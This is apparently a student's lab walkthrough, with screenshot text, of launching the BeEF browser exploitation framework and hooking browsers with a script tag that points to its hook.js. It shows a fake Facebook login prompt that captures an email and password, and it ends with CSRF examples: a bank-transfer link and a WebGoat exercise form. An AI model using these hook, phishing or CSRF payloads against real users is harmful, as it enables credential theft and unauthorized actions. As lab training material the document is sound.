Cloning into 'beef'...
remote: Enumerating objects: 49013, done.
remote: Counting objects: 100% (5125/5125), done.
remote: Compressing objects: 100% (2034/2034), done.
remote: Total 49013 (delta 3100), reused 4912 (delta 2992), pack-reused 43888
Receiving objects: 100% (49013/49013), 21.69 MiB | 3.97 MiB/s, done.
Resolving deltas: 100% (30454/30454), done.

C:\Users\EKAJ\Documents\beef>
```


5.



```
┌──(jake㉿kali)-[~/Documents/beef]
└─$ sudo ./beef
[sudo] password for jake:
```


Loads browser exploits framework

6.




```
[ 3:11:43][*] running on network interface: 192.168.0.106
[ 3:11:43]    |    Hook URL: http://192.168.0.106:4444/hook.js
[ 3:11:43]    |_   UI URL:   http://192.168.0.106:4444/ui/panel
```

7. copy paste link



```
192.168.0.106:4444/hook.js
k.call(a,"constructor")&&!k.call(a.constructo
```

8.




EMAIL:

c18395341@mytudublin.ie


Subject

```
<script src"http://192.168.0.106:4444/hook.js"></script>
```

9.




10. link 2d interface




```
 migration_context()
 → 0.0029s
3:11:41][*] BeEF is loading. Wait a few seconds..
3:11:43][*] 8 extensions enabled:
3:11:43]    │   Social Engineering
3:11:43]    │   Admin UI
3:11:43]    │   Demos
3:11:43]    │   Proxy
3:11:43]    │   Network
3:11:43]    │   XSSRays
3:11:43]    │   Events
3:11:43]    │_  Requester
3:11:43][*] 304 modules enabled.
3:11:43][*] 2 network interfaces were detected.
3:11:43][*] running on network interface: 127.0.0
3:11:43]    │   Hook URL: http://127.0.0.1:4444/h
3:11:43]    │_  UI URL:   http://127.0.0.1:4444/u
3:11:43][*] running on network interface: 192.168
3:11:43]    │   Hook URL: http://192.168.0.106:44
3:11:43]    │_  UI URL:   http://192.168.0.106:4444/ui/panel
3:11:43][*] RESTful API key: 83b39aa2d70e67769077cffa771292ccd9b842ba
3:11:43][*] HTTP Proxy: http://127.0.0.1:6789
```

Open Link
Copy Link Address
Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0
Clear Active Terminal Ctrl+Shift+X
Split Terminal Horizontally
Split Terminal Vertically
Collapse Subterminal
Toggle Menu Ctrl+Shift+M
Hide Window Borders
Preferences...

11.



12.



The results from executed command modules will be listed here.

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

Id: 27


XSS hook URI: http://0.0.0.0:4444/demo:

Gmail logout interval (ms): 10000

Redirect delay (ms): 1000

13.

Fake pretty attack



Facebook Session Timed Out


Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email: c18395341@mytudublin.ie

Password:

14.




Command Results

```
data: answer=c18395341@mytudublin.ie:12345678
```


Cross Site Request Forgery: demo of how it works.

1.

Example email to take money for CSRF attack with following content:




```
<a href="http://bank.com/transfer?account_number_from=123456789&account_number_to=987654321&amount=100000">
```



```
'>View my Pictures</a>
```

2.


Get CRSF exercise:



Basic Get CSRF Exercise


Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

3.




```
flag:      null
success:   false
message:   "Appears the request came from the original host"
```


4.



5.




```
┌──(jake㉿kali)-[~/Documents]
└─$ cat webgoatcsrf.html
```




```
<form accept-charset="UNKNOWN" id="basic-csrf-get" method="POST" name="form1" target="_blank" successcallback="" action="http
://127.0.0.1:8080/WebGoat/csrf/basic-get-flag">
        <input name="csrf" type="hidden" value="false">
        <input type="submit" name="submit">
</form>
```

6.


/jakebolger/desktop/webgoat csrf.html



7.



8.



```
flag:       36328
success:    true
message:    "Congratulations! Appears you made the request from a separate host."
```